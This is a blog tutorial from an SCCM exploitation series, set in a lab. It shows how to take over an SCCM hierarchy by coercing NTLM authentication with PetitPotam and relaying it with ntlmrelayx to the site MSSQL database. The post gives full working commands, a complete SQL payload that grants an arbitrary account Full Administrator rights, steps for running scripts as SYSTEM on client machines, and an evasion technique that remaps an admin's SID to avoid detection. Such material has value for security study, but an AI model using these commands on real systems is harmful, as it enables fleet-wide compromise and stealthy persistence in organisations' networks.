Hierarchy Takeover via NTLM Coercion and Relay to MSSQL
Table of Contents
Introduction
This post is part of a series on SCCM exploitation. If you haven’t yet, don’t miss SCCM Range Deployment — it’s like setting up your own SCCM sandbox, minus the sand in your underwear.
At the end of this post, you will know how to coerce a SCCM Primary Site Server into authenticating against you, and relay that authentication back to the Server Site Database.

What for, you might ask? To make an arbitrary domain account a member of the SMS Admins group, which, granted the right permissions at the database level, will give you remote command execution as SYSTEM on the entire SCCM fleet.
This post would not have been possible without the amazing work of several individuals. First, subat0mik repo which is a centralised place for SCCM related topics. You might want to bookmark that kids, that’s my compass as far as SCCM goes. We also have good resources put together by the guys at SpecterOps like SCCM Hierarchy Take Over. The HackerRecipe also covers the fundamentals here. Additionally, don’t miss out on the BlackHat 2023 presentation by BlackMills security team.
Minutiae
This section about the intricacies that makes this attack possible. I’d recommend you take the time to go through it. If the language is confusing, I encourage you to review the sources cited in the Acknowledgements above, as they clarify the terminology. I’m thinking specifically about SCCM Hierarchy Take Over where Chris Thompson put together a list of terms you will encounter during your readings.
- The Server Site Database sits on its own server and is not sitting on the system being coerced
- Valid domain credentials
- The target must be vulnerable to some sort of coercion attack
- You must be able to connect over SMB on port 445 on the target
- The target must be able to connect back to you on port 445
- NTLM Authentication should be permitted
- No EPA or SMB Signing that would prevent relay
- The computer account of the system being coerced is not a member of the Protected Users group
Dang — that’s a list. To be fair, in default or moderately hardened enterprise environments, many of these requirements are frequently present. In highly mature, security-hardened environments, this attack chain is significantly less likely to succeed. Fortunately for us, we’re getting that tested inside our own SCCM lab.
So, what makes this attack possible in the first place?
I will redirect you to the Misconfiguration Manager repository which contains valuable information. The specific bit that is of interest for us can be found on that page:
By default, the Active Directory domain computer accounts for Primary Site Servers (including CAS site servers), systems hosting the SMS Provider role, and passive site servers are granted the
db_ownerrole in their respective site’s MSSQL database. An attacker who is able to successfully coerce NTLM authentication from one of these accounts and relay it to the site database can use these permissions to grant an arbitrary domain account the SCCM Full Administrator role. An attacker with this privilege can execute arbitrary programs on any client device that is online as SYSTEM. — source
In other words, certain SCCM servers (such as the Primary Site Server and SMS Provider) are automatically given full control over the SCCM Site Database. Their Active Directory computer accounts are assigned the db_owner role in the site’s MSSQL database by default.
If an attacker can trick one of these servers into authenticating to them using NTLM, and then relay that authentication to the SCCM database, the database will believe the connection is coming from that trusted server. Because that server already has full database privileges, the attacker can use those permissions to modify SCCM’s Role-Based Access Control (RBAC) tables.
At the onset of this document, I said we would add an arbitrary account into the SMS Admins group. Now I’m talking about RBAC. I understand that might be confusing as hell. Bear with me for a second — I’ll explain. SMS Admins group and RBAC control different layers of the security model, but they are operationally linked. RBAC defines your authority, and SMS Admins grant you access and the capability to act on it. Membership as an SMS Admin allows you to connect to SCCM, but you need specific permissions inside Configuration Manager’s database to manage resources, deploy software, or perform admin duties.
This allows ultimately the attacker to make any domain account a member of the SMS Admins local group on a target server.
I’m gonna start to sound like a broken record, but it is important to understand that the SMS Admins local group (created on systems where the SMS Provider is installed) does not automatically grant full administrative access to the SCCM estate. Membership in the SMS Admins group alone does not provide full access to the SCCM database. Again, a user must also have appropriate database-level permissions.
As you will see in a minute, we modify two tables inside the SCCM database to grant an arbitrary account full administrative RBAC permissions.
You may have noticed the title reads “Hierarchy Takeover,” and there is a specific reason for choosing these words. As explained by SpecterOps: “There is no security boundary between sites in the same hierarchy. If an attacker gains control of any primary site, they gain control of the entire SCCM hierarchy”. — source
In this lab, there is only one Primary Site, and that’s the one we coerce into authenticating against our attacker-controlled relay. That’s why we’re able to take over the entire SCCM Hierarchy, ie. all of the sites in the SCCM estate. Alright, enough of writing and more of doing !
The Meat and Potatoes
First, you want to prepare the SQL query you’re going to throw at the database. That query will add a user of your liking into the SMS Admins group, as well as modifying the RBAC_Admins and RBAC_ExtendedPermissions tables of the Server Site Database so we have enough privileges to rule the entire SCCM estate:
sccmhunter.py mssql -dc-ip 10.2.10.10 -d ludus.domain -u 'sccm_naa' -p 'Password123' -debug -tu sccm_naa -sc 123 -stacked
The RBAC_Admins table stores the list of admins, whereas the RBAC_ExtendedPermissions table stores the permissions that each admin is given.
Then, you can start preparing your relay. I’m gonna go with the classic ntlmrelayx and provide it with the query sccmhunter generated for us:
impacket-ntlmrelayx -smb2support -ts -ip 10.2.10.16 -t mssql://10.2.10.13 -q "DECLARE @AdminID INT; USE CM_123; INSERT INTO RBAC_Admins (AdminSID, LogonName, IsGroup, IsDeleted, CreatedBy, CreatedDate, ModifiedBy, ModifiedDate, SourceSite) SELECT 0x010500000000000515000000244078EF27D475A144CC490858040000, 'ludus\sccm_naa', 0, 0, '', '', '', '', '123' WHERE NOT EXISTS ( SELECT 1 FROM RBAC_Admins WHERE LogonName = 'ludus\sccm_naa' ); SET @AdminID = (SELECT TOP 1 AdminID FROM RBAC_Admins WHERE LogonName = 'ludus\sccm_naa'); INSERT INTO RBAC_ExtendedPermissions (AdminID, RoleID, ScopeID, ScopeTypeID) SELECT @AdminID, RoleID, ScopeID, ScopeTypeID FROM (VALUES ('SMS0001R', 'SMS00ALL', 29), ('SMS0001R', 'SMS00001', 1), ('SMS0001R', 'SMS00004', 1) ) AS V(RoleID, ScopeID, ScopeTypeID) WHERE NOT EXISTS ( SELECT 1 FROM RBAC_ExtendedPermissions WHERE AdminID = @AdminID AND RoleID = V.RoleID AND ScopeID = V.ScopeID AND ScopeTypeID = V.ScopeTypeID );"
Finally, we need something to coerce the Primary Site Server into authenticating back to us.
I won’t be trying to reinvent the wheel here, so I will be simply using PetitPotam which is using the EfsRpcOpenFileRaw RPC Procedure under the hood. I will be using the original one and not the fork by ly4k. Note that you could also use Coercer or something like SpoolSample. It really boils down to the target. Is the target lagging behind by a few KBs? Does the target run the Spooler Service? You get the picture. Enumerate first — then pick accordingly.
python PetitPotam.py -d ludus.domain -u sccm_naa -p Password123 10.2.10.16 10.2.10.15
After you ran PetitPotam, you can circle back to ntlmrelayx and, if everything went according to plan, you should have captured the authentication attempt and relayed it back to the target.
At this point, the user sccm_naa has been added to the SMS Admins group onto the Primary Site Provider. You can confirm by using sccmhunter:
sccmhunter.py admin -u sccm_naa -p Password123 -ip 10.2.10.15
C:\ show_admins
If you were to RDP into the Primary Site Server, you could also confirm that your user has been added.
Alright, what now? It’s all cute, we have added sccm_naa into the SMS Admins group, so what can we do with this?
I stated at the onset of this document that you would get RCE on a SCCM Client. How about trying that?
Road to SYSTEM

sccmhunter has a cool option called admin and its packed with cool features. First, you want to connect to the Site Server with your brand new shiny identity:
sccmhunter.py admin -u sccm_naa -p Password123 -ip 10.2.10.15
By default, running scripts solo is a no-go — you need a sidekick account. Why? Apparently, SCCM has a guardrail mechanism that requires another Administrator to approves the request. It’s like having two big red buttons that must be pressed at the same time to launch a script… or, enable Overtime Contingency (OTC). So, what you need to do is adding another account to the SMS Admins group. And guess what, sccmhunter has a command for this as well.
First, you need the SID of the user you want to promote to SMS Admins:
get_user mbird
Then, you can add mbird into the SMS Admins group:
add_admin -u ludus\mbird -s S-1-5-21-4017635364-2708853799-139054148-1116
That’s it. You can run show_admins to confirm he’s in there:
(16777220) (C:\) >> show_admins
[11:35:57] INFO     Tasked SCCM to list current SMS Admins.
[11:35:57] INFO     Current Full Admin Users:
[11:35:57] INFO     ludus\domainadmin
[11:35:57] INFO     ludus\mbird
[11:35:57] INFO     ludus\sccm_naa
As already mentioned, we’re going to be using alternate credentials, otherwise its not going to work.
The syntax for using alternate creds is straightforward:
sccmhunter.py admin -u sccm_naa -p Password123 -ip 10.2.10.15 -au mbird -ap rockmyroot
Then, you need to interact with a target machine; preferably a machine that has a SCCM Client installed..
# Retrieve the ID
get_device workstation

# Use the ID
interact 16777220

# Invoke the script
(16777220) (C:\) >> script /tmp/whoami.txt
FYI that text file simply contains whoami but sky is the limit. You don’t have to use a PS1 extension, it’s gonna run as a PowerShell script anyway. Oh yeah, and in case it’s not clear, the whoami.txt file is onto your Kali machine.
That’s it. You’ve just run a command as SYSTEM on an arbitrary SCCM Client of your liking.
You king of the castle. Congratulations meelord !
SCCM Admin SID Hijacking
For Opsec consideration, you might want to consider using a different approach. In the examples showcased above, we are adding an existing user into the SMS Admins group, as well as granting that user Full Administrator privileges. This might generate noise, and potentially alerts. You are creating new entries into tables, you are adding users to groups, and promoting a low privileged user to Full Administrator. That’s suspicious. But what if you could change the mapping taking place under the hood without no one ever noticing? Let me explain.

First of all, I did not come up with this idea. Some guy by the name of bokkisec — who was apparently working as an intern at SpecterOps — demonstrated this technique in his blog. All credits go to him. I’m just gonna rephrase what he basically explained already. In few words, it is possible to change the AdminSID of an existing user and map it to another user of our choosing. What for? Why would you do that? Because the changes are happening at the database level and the AdminID (unique identifier for each entry inside the RBAC_Admins) as well as the LogonName are NOT changing. So, if a SCCM Admin is looking at the console, it would look absolutely normal. Same amount of users, same LogonName. Nothing would stand out. Obviously, it would break functionality under the hood because you have remapped the AdminSID, that is you have remapped the SID of the Principal that entry is mapping to. So it no longer points to the original/legitimate Administrator with SID0001 but instead it maps back to SID00010, or whatever SID you put in there. It’s super sneaky! Like bookisec is explaining, you’re outright overwriting an entry inside the DB and nothing looks suspicious on the front-end. For this reason, bookisec also added a command called sccm_restore_targ that allows you to restore the value back to its original state after you have completed your malicious deeds. Pretty cool trick if you ask me! And with that, no additional entry is created.